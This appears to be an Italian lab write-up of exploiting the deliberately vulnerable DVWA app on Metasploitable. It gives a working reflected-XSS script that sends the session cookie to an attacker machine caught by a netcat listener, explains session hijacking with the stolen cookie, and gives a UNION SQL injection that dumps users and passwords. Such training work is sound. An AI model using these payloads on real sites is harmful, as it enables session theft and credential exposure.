XSS & SQL INJECTION - EXPLOIT DVWA

In questo scenario abbiamo sfruttato le vulnerabilità della macchina DVWA installata su Metasploitable.


Il primo attacco che abbiamo eseguito è l'XSS Reflected, questo tipo di attacco XSS si verifica quando un sito o una web app non filtrano gli input dell'utente, pertanto un malintenzionato può inserire del codice malevolo che viene subito riportato in output dal sito.

In questo preciso scenario abbiamo realizzato uno script javascript che leggeva il cookie di sessione e lo inviava al nostro server in ascolto, per farlo abbiamo utilizzato Netcat.


Per prima cosa ho avviato all'ascolto a netcat sulla porta 80 tramite il comando **nc -l -p 80,** dopodichè ci rechiamo sulla DVWA da browser KALI e inseriamo il nostro script che riporto di seguito, specificando l'indirizzo IP della nostra macchina Kali.

*<script>var xhttp=new XMLHttpRequest();xhttp.open("POST","**http://192.168.1.121**",true);xhttp.setRequestHeader("Content-type","application/x-www-form-urlencoded");xhttp.send("cookies="+document.cookie);</script>*

Infine su Netcat vedremo che viene stampato l'ID di sessione del cookie.
Di seguito i risultati:



Per verificare che non ci siano ulteriori sistemi di sicurezza ad esempio con l'associazione dell'indirizzo ip proviamo ad aprire una finestra nel browser con navigazione in incognito, ci rechiamo sullo stesso indirizzo della DVWA e tramite console sviluppatori andiamo a modificare il valore del session id nei cookie e ricarichiamo la pagina, noteremo che appunto siamo automaticamente loggati, questo è un chiaro esempio di come è stata rubato il cookie session id di un utente ingannando il server.



Come secondo attacco ho eseguito un SQL INJECTION questo ci permette tramite delle query di poter interagire con il database della webapp, in questo caso ho fatto stampare password e utenti con la seguente query:

%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #